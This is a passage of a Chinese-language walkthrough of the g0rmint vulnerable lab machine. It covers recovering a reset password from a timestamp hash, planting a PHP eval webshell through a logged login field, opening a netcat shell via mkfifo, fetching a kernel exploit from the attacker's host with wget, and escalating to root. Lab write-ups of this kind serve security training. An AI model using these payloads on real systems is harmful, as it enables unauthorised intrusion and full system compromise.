
后面这个思路确实有点骚，问了队友才知道怎么弄，尝试在全部文件中搜索email关键字

可以在一个css文件中看到用户的名字和邮箱



```
[redacted])\css\style.css
/*
* Author: noman
* Author Email: w3bdrill3r@gmail.com
* Version: 1.0.0
* g0rmint: Bik gai hai
```

成功重置后，界面右下角也给出了对应的时间，遂能算出相应的哈希值



Yeh Bik Gai Hai Security!
Enter your username and email to reset password
w3bdrill3r@gmail.com
noman
reset
A new password has been sent to your email
Login
Page loaded at Saturday 15th of September 2018 02:05:51 AM Standard GMT Time

```
echo substr(hash('sha1', 'Saturday 15th of September 2018 02:05:51 AM'), 0, 20);
```

```
9997d372a7af4f7a680b
```

用邮箱和算出的哈希值就能登录到后台中


这时也能成功的访问到生成的log文件了

getshell

这样，我们在登录的时邮箱处插入一条php语句，写入webshell

```
<?php eval($_POST[_]); ?>
```

然后访问对应的日志，提交post参数即可执行任意php代码



http://192.168.85.139/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs/2018-09-14.php

☑ Enable Post data □ Enable Referrer

Post data: _=phpinfo();

Failed login attempt detected with email:

PHP Version 7.0.22-0ubuntu0.16.04.1

System	Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php /7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d /20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini,

然后将shell弹到我的kali中来

在post中*依次传入


```
_=`mkfifo /tmp/t`;
_=`cat /tmp/t | /bin/sh -i 2>&1 | nc -l 8888 > /tmp/t`;
```

注意url编码

```
_=%60mkfifo%20%2ftmp%2ft%60%3B
_=%60cat%20%2ftmp%2ft%20%7C%20%2fbin%2fsh%20-i%202%3E%261%20%7C%20nc%20-l%208888%20%3E%20%2ftmp%2ft%60%3B
```

第二次post完之后，浏览器会进入阻塞状态，在kali中用nc连接即可


```
nc -n 192.168.85.139 8888
```



```
root@kali:~# nc -n 192.168.85.139 8888
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


提升权限

接下来就是尝试能不能提权成root，先查看一下版本信息



```
$ uname -a
Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_6
4 x86_64 x86_64 GNU/Linux
$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
```

找一下ubuntu 16.04的提权脚本




```
root@kali:~# searchsploit ubuntu 16.04
-------------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                    |  Path
                                                                                                  | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------------------------- ---------------------------------------
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                  | exploits/linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                     | exploits/linux/local/40054.c
Google Chrome + Fedora 25 / Ubuntu 16.04 - 'tracker-extract' / 'gnome-video-thumbnai | exploits/linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                        | exploits/linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / Cen | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_ | exploits/linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps                            | exploits/linux/dos/39773.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)                  | exploits/linux/local/40759.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privileg | exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of-Bounds Pri | exploits/linux_x86-64/local/40049.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Es | exploits/linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalati | exploits/linux/local/40489.txt
Linux Kernel <  4.13.9 (Ubuntu 16.04/Fedora 27) - Local Privilege Escalation                     | exploits/linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                           | exploits/linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privile | exploits/linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalati | exploits/linux/local/43418.c
-------------------------------------------------------------------------------------------------- ---------------------------------------
```

挑一个44298来看看，将这个文件移动到`/var/www/html`目录下之后，在webshell中运行

```
wget http://192.168.85.134/44298.c /tmp/
```

然而编译的时候一个比较尴尬的事情发生了，没有安装gcc



```
$ gcc 44298.c -o e
/bin/sh: 11: gcc: not found
```

所以就只能在本地编译后上传了，为防止一些库的差异，我选择了在我另外一台ubuntu 16.04的虚拟机中编译


```
gcc 44298.c -o e
```

然后还是将这个文件放到www目录，通过wget的方式下载到`/tmp`目录下

赋予权限，提权

```
chmod 777 e
./e
```

就可以成功提权成为root了



```
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
```

至于flag，root都有了，flag还重要么。

点击收藏 | 0 关注 | 1

[上一篇：利用不安全的跨源资源共享(CORS...](#) [下一篇：[红日安全]代码审计Day12 -...](#)

1. 0 条回复
    - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录